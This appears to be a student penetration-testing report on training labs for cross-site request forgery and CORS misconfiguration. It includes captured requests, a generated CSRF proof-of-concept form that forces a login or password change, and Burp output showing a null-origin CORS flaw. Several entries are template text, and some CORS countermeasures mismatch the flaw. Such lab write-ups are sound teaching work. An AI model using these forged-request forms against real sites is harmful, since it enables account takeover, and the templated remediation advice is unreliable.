

# Penetration Testing Report

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**Program: HCPT**

**Date: 02/03/2025**

## Introduction

This report document hereby describes the proceedings and results of a Black Box security assessment conducted against the **Week 3 Labs**. The report hereby lists the findings and corresponding best practice mitigation actions and recommendations.

## 1. Objective

The objective of the assessment was to uncover vulnerabilities in the **Week 3 Labs** and provide a final security assessment report comprising vulnerabilities, remediation strategy and recommendation guidelines to help mitigate the identified vulnerabilities and risks during the activity.

## 2. Scope

This section defines the scope and boundaries of the project.

<b>Application Name</b>	<b>Cross-Site Request Forgery, Cross-Origin Resource Sharing</b>
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## 3. Summary

Outlined is a Black Box Application Security assessment for the **Week 3 Labs**.

**Total number of Sub-labs: 13 Sub-labs**

<b>High</b>	<b>Medium</b>	<b>Low</b>
<b>3</b>	<b>8</b>	<b>2</b>

**High** - Number of Sub-labs with hard difficulty level

**Medium** - Number of Sub-labs with Medium difficulty level

**Low** - Number of Sub-labs with Easy difficulty level

# 1. Cross-Site Request Forgery



## 1.1. Easyyyy CSRF

Reference	Risk Rating
Easyyyy CSRF	Low
<b>Tools Used</b>	
CSRF PoC Generator	
<b>Vulnerability Description</b>	
Cross-Site Request Forgery (CSRF) is a web security vulnerability where an attacker tricks a user into performing unwanted actions on a web application in which they are authenticated	
<b>How It Was Discovered</b>	
Automated Tools	
<b>Vulnerable URLs</b>	
<a href="https://labs.hacktify.in/HTML/csrf_lab/lab_1/passwordChange.php">https://labs.hacktify.in/HTML/csrf_lab/lab_1/passwordChange.php</a>	
<b>Consequences of not Fixing the Issue</b>	
Attackers can change passwords or email addresses to take control of accounts.	
<b>Suggested Countermeasures</b>	
Use unique, random tokens in forms to validate requests.	
<b>References</b>	
<a href="https://owasp.org/www-community/attacks/csrf">https://owasp.org/www-community/attacks/csrf</a>	

## Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab

The screenshot displays the 'CSRF PoC Generator' web application. The interface is divided into two main panes. The left pane, titled 'REQUEST', shows the details of a POST request to the URL `https://labs.hacktify.in/HTML/csrf_lab/lab_1/login.php`. It lists various headers including Host, Cookie, User-Agent, Accept, Accept-Encoding, Content-Type, Content-Length, Origin, Referer, Upgrade-Insecure-Requests, Sec-Fetch-Dest, Sec-Fetch-Mode, Sec-Fetch-Site, Sec-Fetch-User, Priority, and Te. The right pane, titled 'CSRF PoC FORM', displays the generated HTML form code. This code includes a form with a method of 'POST' and an action of 'https://labs.hacktify.in/HTML/csrf\_lab/lab\_1/login.php'. It contains three hidden input fields: one for 'email' with the value 'aurei%40gmail.com', one for 'pwd' with the value '123456', and one for 'login' with an empty value. A submit button with the value 'Submit' is also present. At the bottom of the interface, there are three buttons: 'Generate PoC Form', 'Copy It', and 'Save as HTML'.





## 1.2. Always Validate Tokens

Reference	Risk Rating
Always Validate Tokens	Low
<b>Tools Used</b>	
CSRF PoC Generator	
<b>Vulnerability Description</b>	
Cross-Site Request Forgery (CSRF) is a web security vulnerability where an attacker tricks a user into performing unwanted actions on a web application in which they are authenticated	
<b>How It Was Discovered</b>	
Automated Tools	
<b>Vulnerable URLs</b>	
<a href="https://labs.hacktify.in/HTML/csrf_lab/lab_2/passwordChange.php">https://labs.hacktify.in/HTML/csrf_lab/lab_2/passwordChange.php</a>	
<b>Consequences of not Fixing the Issue</b>	
Attackers can change passwords or email addresses to take control of accounts.	
<b>Suggested Countermeasures</b>	
Use unique, random tokens in forms to validate requests.	
<b>References</b>	
<a href="https://owasp.org/www-community/attacks/csrf">https://owasp.org/www-community/attacks/csrf</a>	

## Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab





### 1.3. I Hate When Someone Uses My Tokens



Reference	Risk Rating
I Hate When Someone Uses My Tokens	Medium
<b>Tools Used</b>	
CSRF PoC Generator	
<b>Vulnerability Description</b>	
Cross-Site Request Forgery (CSRF) is a web security vulnerability where an attacker tricks a user into performing unwanted actions on a web application in which they are authenticated	
<b>How It Was Discovered</b>	
Automated Tools	
<b>Vulnerable URLs</b>	
URLs of the vulnerable pages in the lab	
<b>Consequences of not Fixing the Issue</b>	
Attackers can change passwords or email addresses to take control of accounts.	
<b>Suggested Countermeasures</b>	
Use unique, random tokens in forms to validate requests.	
<b>References</b>	
<a href="https://portswigger.net/web-security/csrf">https://portswigger.net/web-security/csrf</a>	

### Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab

file:///C:/Users/HP/Downloads/csrf-poc-Lab3.html

Submit

## CSRF PoC Generator

REQUEST

```
POST /HTML/csrf_lab/login.php HTTP/1.1
Host: labs.hacktify.in
Cookie: PHPSESSID=0a3e2d340c094d8ecd58bcf42ec5d6a
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/20100101 Firefox/135.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Origin: https://labs.hacktify.in
Referer: https://labs.hacktify.in/HTML/csrf_lab/lab_4/login.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, l
Te: trailers

email=jay%40gmail.com&pwd=jay&login=&csrf_token=abc123xyz456
```


Generate PoC Form

CSRF PoC FORM

```
<html>
<body>
<form method="POST" action="https://labs.hacktify.in/HTML/csrf_lab/lab_4/login.php">
  <input type="hidden" name="email" value="jay%40gmail.com"/>
  <input type="hidden" name="pwd" value="jay"/>
  <input type="hidden" name="login" value="" />
  <input type="hidden" name="csrf_token" value="abc123xyz456"/>
  <input type="submit" value="Submit"/>
</form>
</body>
</html>
```

Copy it Save as HTML

https://labs.hacktify.in/HTML/csrf\_lab/lab\_4/passwordChange.php



Happy Hacking

Logout

## Change Password

New Password:

Confirm Password:

Submit

Your Password has been updated successfully

## 1.4. GET me or POST me

Reference	Risk Rating
GET me or POST me	Medium
Tools Used	
CSRF PoC Generator	
Vulnerability Description	

Cross-Site Request Forgery (CSRF) is a web security vulnerability where an attacker tricks a user into performing unwanted actions on a web application in which they are authenticated

#### How It Was Discovered

Automated Tools

#### Vulnerable URLs

[https://labs.hacktify.in/HTML/csrf\\_lab/lab\\_4/passwordChange.php](https://labs.hacktify.in/HTML/csrf_lab/lab_4/passwordChange.php)

#### Consequences of not Fixing the Issue

Attackers can change passwords or email addresses to take control of accounts.

#### Suggested Countermeasures


Validate requests to ensure they come from trusted sources.


#### References

<https://portswigger.net/web-security/csrf>

## Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab








## 1.5. XSS the saviour

Reference	Risk Rating
XSS the saviour	High
<b>Tools Used</b>	
CSRF PoC Generator	
<b>Vulnerability Description</b>	
Cross-Site Request Forgery (CSRF) is a web security vulnerability where an attacker tricks a user into performing unwanted actions on a web application in which they are authenticated	
<b>How It Was Discovered</b>	
Automated Tools	
<b>Vulnerable URLs</b>	
URLs of the vulnerable pages in the lab	
<b>Consequences of not Fixing the Issue</b>	
Sensitive information can be exposed or stolen through forged requests.	
<b>Suggested Countermeasures</b>	
Restrict which domains can load resources.	
<b>References</b>	
<a href="https://portswigger.net/web-security/csrf">https://portswigger.net/web-security/csrf</a>	



## Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab



## 1.6. rm-rf token

Reference	Risk Rating
rm-rf token	High
Tools Used	
CSRF PoC Generator	
Vulnerability Description	
Cross-Site Request Forgery (CSRF) is a web security vulnerability where an attacker tricks a user into performing unwanted actions on a web application in which they are authenticated	
How It Was Discovered	
Automated Tools	
Vulnerable URLs	
URLs of the vulnerable pages in the lab	
Consequences of not Fixing the Issue	
Attackers can change account details to gain control.	
Suggested Countermeasures	
Include unique tokens in forms to validate requests.	
References	
<a href="https://portswigger.net/web-security/csrf">https://portswigger.net/web-security/csrf</a>	

## Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab


## 2. Cross-Origin Resource Sharing

### 2.1. CORS With Arbitrary Origin

Reference	Risk Rating
CORS With Arbitrary Origin	Low
<b>Tools Used</b>	
Burp suite	
<b>Vulnerability Description</b>	
CORS (Cross-Origin Resource Sharing) is a browser mechanism that allows a web page to request resources from a different domain than the one that served the web page.	
<b>How It Was Discovered</b>	
Automated Tools	
<b>Vulnerable URLs</b>	
URLs of the vulnerable pages in the lab	
<b>Consequences of not Fixing the Issue</b>	
Attackers can perform actions on behalf of users.	
<b>Suggested Countermeasures</b>	
Use Anti-CSRF tokens to validate requests	
<b>References</b>	
<a href="https://portswigger.net/web-security/cors">https://portswigger.net/web-security/cors</a>	

### Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab



## 2.2. CORS with Null origin

Reference	Risk Rating
CORS with Null origin	Medium
Tools Used	
Burp suite	
Vulnerability Description	
CORS (Cross-Origin Resource Sharing) is a browser mechanism that allows a web page to request resources from a different domain than the one that served the web page.	
How It Was Discovered	
Automated Tools / Manual Analysis	
Vulnerable URLs	
URLs of the vulnerable pages in the lab	
Consequences of not Fixing the Issue	
Sensitive data can be accessed by unauthorized domains.	
Suggested Countermeasures	
Use Anti-CSRF tokens to validate requests	
References	
<a href="https://portswigger.net/web-security/cors">https://portswigger.net/web-security/cors</a>	

## Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab

The screenshot displays the Burp Suite interface, specifically the 'Repeater' tab. It shows an HTTP request and its corresponding response. The request is a GET to `/HTML/cors_lab/lab_2/cors_2.php` with various headers including `Host: labs.hacktify.in`, `Cookie: PHPSESSID=b889f16905c11139f6cae5e0def9c2fe`, and `User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/20100101 Firefox/135.0`. The response is an `HTTP/2 302 Found` status, indicating a redirect. Key response headers include `X-Powered-By: PHP/7.4.33`, `Expires: Thu, 19 Nov 1981 08:52:00 GMT`, `Cache-Control: no-cache, no-store, must-revalidate, max-age=0`, `Pragma: no-cache`, `Set-Cookie: PHPSESSID=6ca9e28e8e803559f9d50237e85fbb33; path=/; secure`, `Access-Control-Allow-Origin: null`, `Access-Control-Allow-Credentials: true`, `Location: login.php`, `Content-Type: text/html; charset=UTF-8`, `Content-Length: 0`, `Date: Mon, 03 Mar 2025 02:52:52 GMT`, `Server: LiteSpeed`, `Vary: User-Agent`, and `X-Turbo-Charged-By: LiteSpeed`.

The screenshot shows the Hacktify login page. The page has a light blue background with the Hacktify logo (an orange 'H' with a magnifying glass) and the text 'HACKTIFY cybersecurity' on the left. On the right, it says 'Happy Hacking'. The main heading is 'Signin to Continue'. Below this, there are input fields for 'Username' (containing 'hacktify') and 'Password' (masked with dots). An orange 'Login' button is positioned below the password field. The browser's address bar shows the URL `https://labs.hacktify.in/HTML/cors_lab/lab_2/login.php`.

## 2.3. CORS with prefix match

Reference	Risk Rating
CORS with prefix match	Medium
Tools Used	
Burp suite	
Vulnerability Description	
CORS (Cross-Origin Resource Sharing) is a browser mechanism that allows a web page to request resources from a different domain than the one that served the web page.	
How It Was Discovered	
Automated Tools	
Vulnerable URLs	
URLs of the vulnerable pages in the lab	
Consequences of not Fixing the Issue	
Sensitive data can be accessed by unauthorized domains.	
Suggested Countermeasures	
Use Anti-CSRF tokens to validate requests	
References	
<a href="https://portswigger.net/web-security/cors">https://portswigger.net/web-security/cors</a>	

